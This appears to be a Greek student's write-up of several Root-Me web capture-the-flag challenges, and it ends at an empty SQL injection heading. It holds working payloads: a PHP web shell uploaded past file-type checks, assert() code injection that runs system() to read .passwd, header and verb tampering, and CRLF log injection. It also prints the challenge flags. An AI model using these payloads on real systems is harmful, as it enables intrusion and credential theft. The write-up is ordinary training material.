
Αν πάω στο path <http://challenge01.root-me.org/web-serveur/ch4/admin> παρατηρώ πως υπάρχουν αρχεία. Το admin/pass.html δεν περιέχει κατι χρήσιμο. Ωστόσο, το admin/backup/ περιέχει ένα αρχείο admin.txt το οποίο αν το πατήσω εμφανίζει το password.



Αρα το password είναι “LINUX”

#### HTTP - Headers - 15 Points

Ανοίγει μια οθόνη που αναφέρει πως το HTML body δεν είναι μόνο το content της σελίδας. Εφόσον ο τίτλος του challenge μιλάει για headers, υποθέτω πως κάποια χρήσιμη πληροφορία θα κρύβεται στους headers. Απο το network tab του debugger, παρατηρώ πως υπάρχει το Header-RootMe-Admin: none στους response headers.



Αν προσθέσω αυτό το header στο request header στο cmd, τότε επιστρέφει διαφορετικό content η σελίδα.

```
Command Prompt
C:\Users\ekaradimitriou>curl "http://challenge01.root-me.org/web-serveur/ch5/" ^
More? -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7" ^
More? -H "Header-RootMe-Admin: none" ^
More? -H "Accept-Language: en-US,en;q=0.9" ^
More? -H "Cache-Control: max-age=0" ^
More? -H "Connection: keep-alive" ^
More? -H "Cookie: _ga=GA1.1.374430822.1682537727; lang=en; _ga_SRYSKX09J7=GS1.1.1682761361.8.1.1682764796.0.0.0" ^
More? -H "Upgrade-Insecure-Requests: 1" ^
More? -H "User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Mobile Safari/537.36" ^
More? n
<html>
<body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /><iframe id='iframe' src='https://www.root-me.org/?page=externe_header'></iframe>
<p>Content is not the only part of an HTTP response!</p>
<p>You dit it ! You can validate the challenge with the password HeadersMayBeUseful
</p></body>
</html>
curl: (6) Could not resolve host: n
C:\Users\ekaradimitriou>
C:\Users\ekaradimitriou>
```

Απο το content προκύπτει πως το password είναι: "HeadersMayBeUseful"

## HTTP - POST - 15 Points

Ανοίγει μια σελίδα στην οποία έχει ένα κουμπί και λειι οτι για να σπάσουμε το σύστημα πρέπει να βγάλουμε score > 999999. Πατάω το κουμπί μία φορά και παρατηρώ πως πραγματοποιιεί ένα HTTP POST request με τα παρακάτω στοιχεία:

```
curl "http://challenge01.root-me.org/web-serveur/ch56/" ^
-H "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7" ^
-H "Accept-Language: en-US,en;q=0.9" ^
-H "Cache-Control: max-age=0" ^
-H "Connection: keep-alive" ^
-H "Content-Type: application/x-www-form-urlencoded" ^
-H "Cookie: _ga=GA1.1.374430822.1682537727; lang=en;
_ga_SRYSKX09J7=GS1.1.1682761361.8.1.1682763504.0.0.0" ^
-H "Origin: http://challenge01.root-me.org" ^
-H "Referer: http://challenge01.root-me.org/web-serveur/ch56/" ^
-H "Upgrade-Insecure-Requests: 1" ^
-H "User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Mobile Safari/537.36" ^
--data-raw "score=106968&generate=Give+a+try^%^21"
```

Οπότε, αν αλλάξω το score σε  $999999 + 1 = 1000000$  και παραμετροποιήσω το post request έτσι:


```
curl -X POST "http://challenge01.root-me.org/web-serveur/ch56/" ^
```

```

-H "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7" ^
-H "Accept-Language: en-US,en;q=0.9" ^
-H "Cache-Control: max-age=0" ^
-H "Connection: keep-alive" ^
-H "Content-Type: application/x-www-form-urlencoded" ^
-H "Cookie: _ga=GA1.1.374430822.1682537727; lang=en;
_ga_SRYSKX09J7=GS1.1.1682761361.8.1.1682763504.0.0.0" ^
-H "Origin: http://challenge01.root-me.org" ^
-H "Referer: http://challenge01.root-me.org/web-serveur/ch56/" ^
-H "Upgrade-Insecure-Requests: 1" ^
-H "User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Mobile Safari/537.36" ^
--data-raw "score=1000000&generate=Give+a+try^%^21"

```

Μου φέρνει πίσω το password στο cmd



```

rome/112.0.0.0 Mobile Safari/537.36" ^
More? --data-raw "score=1000000&generate=Give+a+try^%^21"
<!DOCTYPE html>
<html>
  <head>
    <title>HTTP Basics</title>
  </head>
  <body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /><iframe
e id='iframe' src='https://www.root-me.org/?page=externe_header'></iframe>
    <h1>RandGame</h1>
    <h2>Human vs. Machine</h2>
    <hr>
    <p>Here is my new game. It's not totally finished but I'm sure nobody can beat me! ;)</p>
    <ul>
      <li>Rules: click on the button to hope to generate a great score</li>
      <li>Score to beat: <strong>999999</strong></li>
    </ul>
    <p>Wow, 1000000! How did you do that? :o</p><p>Flag to validate the challenge: <strong>H7tp_h4s_N0_s3Cr37S_F0r_y
0U
</strong></p>
    <form action="" method="post" onsubmit="document.getElementsByName('score')[0].value = Math.floor(Math.random()
* 1000001)">
      <input type="hidden" name="score" value="-1" />
      <input type="submit" name="generate" value="Give a try!">
    </form>
  </body>
</html>

```

## HTTP - Verb tampering - 15 Points

Το HTTP Verb Tampering είναι μια επίθεση στην οποία ο επιτιθέμενος αλλάζει το HTTP method (ή verb) που χρησιμοποιείται σε μια HTTP αίτηση που στέλνεται σε έναν διακομιστή (server). Ο



επιτιθέμενος μπορεί να αλλάξει την http method σε μια άλλη μέθοδο που δεν αναμένεται από τον διακομιστή και να προκαλέσει προβλήματα ασφάλειας στο σύστημα.

Για παράδειγμα, ένας επιτιθέμενος μπορεί να αλλάξει μια αίτηση HTTP GET σε POST και να προσθέσει δεδομένα στο σώμα της αίτησης, τα οποία δεν προβλέπονται από την αρχική αίτηση GET. Αυτό μπορεί να οδηγήσει σε ανεπιθύμητες ενέργειες, όπως τη δημιουργία ή τη διαγραφή δεδομένων στον διακομιστή.

Στο παράδειγμα μας, παρατηρώ πως καλείται μια GET <http://challenge01.root-me.org/web-serveur/ch8/>. Αν αυτή τη μέθοδο την δοκιμάσω στο cmd με PATCH http method, τότε μας επιστρέφει το password.

```
C:\Users\ekaradimitriou>curl -X PATCH "http://challenge01.root-me.org/web-serveur/ch8/" ^
More?  -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7" ^
More?  -H "Accept-Language: en-US,en;q=0.9" ^
More?  -H "Cache-Control: max-age=0" ^
More?  -H "Connection: keep-alive" ^
More?  -H "Cookie: _ga=GA1.1.374430822.1682537727; lang=en; _ga_SRYSKX09J7=GS1.1.1682761361.8.1.1682762530.0.0.0" ^
More?  -H "Upgrade-Insecure-Requests: 1" ^
More?  -H "User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Mobile Safari/537.36"

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html><head>
</head>

<h1>Mot de passe / password : a23e$dme96d3saez$$prap
</h1>
</body></html>

C:\Users\ekaradimitriou>
```

## PHP - register globals - 25 Points

Εμφανίζεται μια σελίδα με ένα password. Αν κάνω inspect και πάω στο application παρατηρώ πως εμφανίζεται στα cookies το "PHPSESSID". Από αυτό, καταλαβαίνω πως το site χρησιμοποιεί κάποιο session για να αποθηκεύσει τα sessions.

Αν στο αρχικό url προσθέσω το "/index.php?\_SESSION[logged]=1" τότε εμφανίζεται η παρακάτω οθόνη, η οποία περιέχει το password.



## Authentication v 0.05

Password

connect

well done, you can validate with the password : **No TQYipcRKkgrqG**

### File upload - MIME type - 20 Points

Ανοίγει μια σελίδα στην οποία μπορώ να κάνω upload files. Σκοπός μου λέει είναι να ανεβάσω .php code. Ανοίγω το BURP suite και ενεργοποιώ να κάνει intercept τα requests. Από εκεί, πάω να ανεβάσω ένα .png image file και πατάω upload. Στο burp, σβήνω το .png file απο τα metadata και γράφω το παρακάτω:

```
<?php  
echo exec("cat ../../../../passwd");  
?>
```

Επίσης, στο filename, βάζω κατάληξη .php.

1 x +

Send Cancel < >

### Request

Pretty Raw Hex

```
1 POST /web-serveur/ch21/?action=upload HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/113.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----79222453511738964501546217746
8 Content-Length: 269
9 Origin: http://challenge01.root-me.org
10 Connection: close
11 Referer:
  http://challenge01.root-me.org/web-serveur/ch21/?action=upload
12 Cookie: PHPSESSID=90a7baa4b4d45fdd0484ff943bcf689b;
  _ga_SRY5X09J7=GS1.1.1685693599.2.1.1685693711.0.0.0; _ga=
  GA1.1.809723559.1682678956; lang=en
13 Upgrade-Insecure-Requests: 1
14
15 -----79222453511738964501546217746
16 Content-Disposition: form-data; name="file"; filename="
  test123.php"
17 Content-Type: image/jpeg
18
19 <?php
20 echo exec("cat ../../../../.passwd");
21 ?>
22
23 -----79222453511738964501546217746--
24
```

### Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sat, 03 Jun 2023 13:16:57 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Vary: Accept-Encoding
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Content-Length: 510
11
12 <html>
  <head>
    <style>
      body{
        background:black;
        color:white;
      }
    </style>
  </head>
  <body>
    <h1>
      Photo gallery v 0.03
    </h1>
    <span id=menu/>&nbsp;&nbsp;&nbsp;<span>
      <a href='?galerie=defaced'>
        defaced
      </a>
    </span>
    &nbsp;&nbsp;&nbsp;<span>
      <a href='?galerie=upload'>
        upload
      </a>
    </span>
    &nbsp;&nbsp;&nbsp;<span>
      <a href='?galerie=pirate'>
        <b>
          pirate
        </b>
      </a>
    </span>
  </body>
</html>
```

Τέλος, προωθώ το request προς τον server και ανοίγω το αρχείο. Εκεί φαίνεται πλέον το flag:



Άρα το flag είναι: a7n4nizpgQgnPERy89uanf6T4

## File upload - NULL byte - 25 Points

Ανοίγει ένα παρόμοιο challenge με το MIME upload. Σκοπός είναι να ανεβάσω κάποιο file και να βρω το password.

Με παρόμοιο τρόπο όπως το challenge του mime upload, ανεβάζω ένα .png file, και πειράζω το content ώστε να έχει μέσα php code και πειράζω το extension

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left displays a POST request to `/web-serveur/ch22/?action=upload` with a `multipart/form-data` body. The request includes headers like `Host: challenge01.root-me.org`, `User-Agent: Mozilla/5.0`, and a `Cookie` with session information. The body contains a `map.php100.png` file. The 'Response' pane on the right shows an HTML response with a success message: 'File uploaded'. The response also includes a list of uploaded files, with the first one being 'map.php100.png' of size 0.0400390625 kB. The response is rendered in a pretty format.

Μας λέει λοιπόν ότι έγινε store στο highlighted path. Ανοίγω τον browser μου και βάζω το ακόλουθο url:

<http://challenge01.root-me.org/web-serveur/ch22/galerie/upload/c2c1e64981e89538df6c101e9f51b301/map.php>

The screenshot shows a web browser window with the address bar displaying the URL `challenge01.root-me.org/web-serveur/ch22/galerie/upload/c2c1e64981e89538df6c101e9f51b301/map.php`. The page content shows a success message: 'Well done ! You can validate this challenge with the password : YPNchi2NmTwygr2dgCCF'. Below this message, it says 'This file is already deleted.'


Άρα το password είναι: YPNchi2NmTwygr2dgCCF

## PHP - assert() - 25 points

Ανοίγει μια σελίδα με 3 tabs, τα οποία εκ πρώτης όψεως δεν φαίνεται να μπορώ να κάνω κάποιο action. Σκοπός μου είναι να βρω το .passwd αρχείο που περιέχει την απάντηση του challenge.

Η assert() σαν μέθοδος στην php επιτρέπει να εκτελέσουμε κώδικα που είναι γραμμένος σε μια συμβολοσειρά για να επιστρέψουμε true ή false (και ανάλογα με αυτό να αλλάξουμε την εκτέλεση).

Ανοίγω απο το burp να κάνει intercept στα requests και πάω στην “about” page. Εκεί βλέπω το request που πάει να φύγει και το στέλνω στον repeater του Burp. Απο το repeater tab, τροποποιώ το GET request σε “?page=about','NeVeR') === false and system('ls') and strpos('a” και το στέλνω. Παρατηρώ πως στο response υπάρχει χρήσιμη πληροφορία.



The screenshot shows the Burp Suite Repeater interface. The top menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. The main toolbar has buttons for Send, Cancel, and navigation arrows. The Repeater tab is active, showing a list of requests. The selected request is a GET request to /web-serveur/ch47/?page=about', 'NeVeR') === false and system('ls') and strpos('a HTTP/1.1. The response is an HTTP/1.1 200 OK from nginx, with headers including Date, Content-Type, Connection, Vary, and Content-Length. The response body shows the output of the system('ls') command, listing files and directories including includes, index.php, and a message indicating that the file 'includes/about.php' does not exist.

```
Request
Pretty Raw Hex
1 GET /web-serveur/ch47/?page=about', 'NeVeR') === false and system('ls') and strpos('a HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://challenge01.root-me.org/web-serveur/ch47/?page=home
9 Cookie: __ga_SRTSK05J7=GS1.1.1685693599.2.1.1685693711.0.0.0; __ga=GA1.1.809723559.1682678956; lang=en
10 Upgrade-Insecure-Requests: 1
11
12

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 04 Jun 2023 19:46:21 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Vary: Accept-Encoding
7 Content-Length: 109
8
9 includes
10 index.php
11 'includes/about', 'NeVeR') === false and system('ls') and strpos('a.php'File does not exist
```

Τροποποιώ το HTTP GET request url σε “?page=about','NeVeR') === false and system('ls -la') and strpos('a” και το στέλνω.

The screenshot shows the Burp Suite Repeater interface. The Request tab is active, displaying a GET request to `/web-serveur/ch47/?page=about', 'NeVeR') === false and system('ls -la') and strpos('a HTTP/1.1`. The Response tab is also active, showing an HTTP 200 OK response from nginx. The response body contains a directory listing for `www-data` at `4096 Dec 10 2021`, listing files like `challenge`, `challenge 90 Dec 10 2021`, `challenge 727 Dec 10 2021`, `challenge 1388 Dec 18 2021`, `challenge 218 Dec 10 2021`, `challenge 44 Dec 10 2021`, `challenge 192 Dec 10 2021`, `challenge 4096 Dec 10 2021`, and `challenge 811 Dec 10 2021`. The response also includes a `404 Not Found` message for `includes/about', 'NeVeR') === false and system('ls -la') and strpos('a.php'File does not exist`.

Παρατηρώ πως βλέπω πλέον κάποιο `.passwd` file. Για να το πάρω, αρκεί να τροποποιήσω μια ακόμα φορά το request url σε:

`"?page=about', 'NeVeR') === false and system('cat .passwd') and strpos('a`. Στο response body βλέπω πως εμφανίζεται πλέον το password

The screenshot shows the Burp Suite Repeater interface. The Request tab is active, displaying a GET request to `/web-serveur/ch47/?page=about', 'NeVeR') === false and system('cat .passwd') and strpos('a HTTP/1.1`. The Response tab is also active, showing an HTTP 200 OK response from nginx. The response body contains a directory listing for `www-data` at `4096 Dec 10 2021`, listing files like `challenge`, `challenge 90 Dec 10 2021`, `challenge 727 Dec 10 2021`, `challenge 1388 Dec 18 2021`, `challenge 218 Dec 10 2021`, `challenge 44 Dec 10 2021`, `challenge 192 Dec 10 2021`, `challenge 4096 Dec 10 2021`, and `challenge 811 Dec 10 2021`. The response also includes a `404 Not Found` message for `includes/about', 'NeVeR') === false and system('cat .passwd') and strpos('a.php'File does not exist`.

Άρα το password είναι: `"x4Ss3rT1nglSn0ts4f3A7A1Lx"`

## HTTP - Improper redirect - 15 points

Ανοίγει μια σελίδα στην οποία δίνονται 2 input fields (username, password) και σκοπός μας είναι να πάρουμε access στην index page. Αν αλλάξω απλώς το url στον browser εμφανίζει σφάλμα οτι δεν ειμαι authenticated. Ανοίγω το burp suite, βαζω test/test και κανω intercept τα requests. Απο το repeater tab, αλλάζω το get απο login σε index.php και παρατηρώ πως επιστρέφει data στο body της σελίδας. Εκεί βρίσκεται και το password στο html body.

Άρα το password είναι: “ExecutionAfterRedirectIsBad”

The screenshot shows the Burp Suite Repeater tab with an intercepted HTTP request and response. The request is a POST to /web-serveur/ch32/index.php with a body containing login=test&password=test. The response is an HTTP 302 Found status with a Location header pointing to ../login.php?redirect. The response body contains HTML code with a link to a CWE-698 definition and a message indicating the flag is ExecutionAfterRedirectIsBad.

**Request**

```
1 POST /web-serveur/ch32/index.php HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/113.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 24
9 Origin: http://challenge01.root-me.org
10 Connection: close
11 Referer:
  http://challenge01.root-me.org/web-serveur/ch32/login.php?redirect
12 Cookie: __ga_SRYSK09J7=GS1.1.1685693599.2.1.1685693711.0.0.0; __ga=
  GAI.1.809723559.1682678956; lang=en
13 Upgrade-Insecure-Requests: 1
14
15 login=test&password=test
```

**Response**

```
1 HTTP/1.1 302 Found
2 Server: nginx
3 Date: Mon, 05 Jun 2023 08:03:36 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Location: ../login.php?redirect
7 Content-Length: 547
8
9 <html>
10 <body>
11 <link rel='stylesheet' property='stylesheet' id='s' type='
  text/css' href='/template/s.css' media='all' />
12 <iframe id='iframe' src='
  https://www.root-me.org/?page=externe_header'>
13 </iframe>
14 <h1>
  Welcome !
15 </h1>
16 <p>
  Yeah ! The redirection is OK, but without exit() after the
  header('Location: ...'), PHP just continue the execution and
  send the page content !...
17 </p>
18 <p>
  <a href="http://cwe.mitre.org/data/definitions/698.html">
    CWE-698: Execution After Redirect (EAR)
  </a>
19 </p>
  The flag is : ExecutionAfterRedirectIsBad
20 </p>
21 </body>
22 </html>
```

## Backup file -15 Points


Ανοίγει μια σελίδα στην οποία πρέπει με κάποιο τρόπο να γίνει κάποιο authentication με username/password. Εφόσον το challenge μιλάει για backup file και αυτή η σελίδα θα μπορούσαμε να πούμε πως είναι η index.php σελίδα, τότε αν προσθέσω το “~” μετά το index.php ίσως μου δώσει κάποιο backup.php code snippet. Το σύμβολο “~” συνήθως χρησιμοποιείται για αρχεία backup. Αν πατήσω στον browser το παρακάτω url:

<http://challenge01.root-me.org/web-serveur/ch11/index.php~>

Μου κατεβάξει ένα .txt file το οποίο αν ανοίξω με notepad, βλέπω πως έχει php κώδικα και credentials:

```
$username="ch11";  
$password="OCCY9AcNm1tj";
```

Αν βάλω αυτό το username & pass στα input fields, μου βγάζει ένα μήνυμα να χρησιμοποιήσω αυτό το password για να κάνω validate το challenge.



**Root Me**

## Authentication v 0.00

Welcome back !

To validate the challenge use this password

Login

Password

connect

Άρα ο κωδικός του challenge είναι ο "OCCY9AcNm1tj"

### CRLF - 20 Points

Ανοίγει μια σελίδα στην οποία έχουμε ένα username/password input field. Παρατηρώ πως κάθε φορά που γράφω κάνει κάποιο validation και προσθέτει logs στο section authentication log.

Αν βάλω το παρακάτω url:

<http://challenge01.root-me.org/web-serveur/ch14/?username=test%20authenticated.%0d%0ast&password=test>

```
Authentication log
admin failed to authenticate.
admin authenticated.
guest failed to authenticate.
test failed to authenticate.
test failed to authenticate.
test failed to authenticate.
admin authenticated
hacked!! failed to authenticate.
admin authenticated
hacked!! failed to authenticate.
admin authenticated.
hacked!! failed to authenticate.
admin authenticated.
hacked!! failed to authenticate.
admin authenticated.
hacked!! failed to authenticate.
test authenticated.
hacked failed to authenticate.
test authenticated.
test failed to authenticate.
test authenticated.
  failed to authenticate.
test authenticated.
  failed to authenticate.
test authenticated.
HEY failed to authenticate.

Well done, you can validate challenge with this password : rFSP&G0p&5uAg1%
```

Δηλαδή αν κάνω inject μια dummy γραμμή με ένα username και το “authenticated.” τότε εμφανίζει το password το οποίο είναι: “rFSP&G0p&5uAg1%”

## SQL injection - Authentication - 30 Points

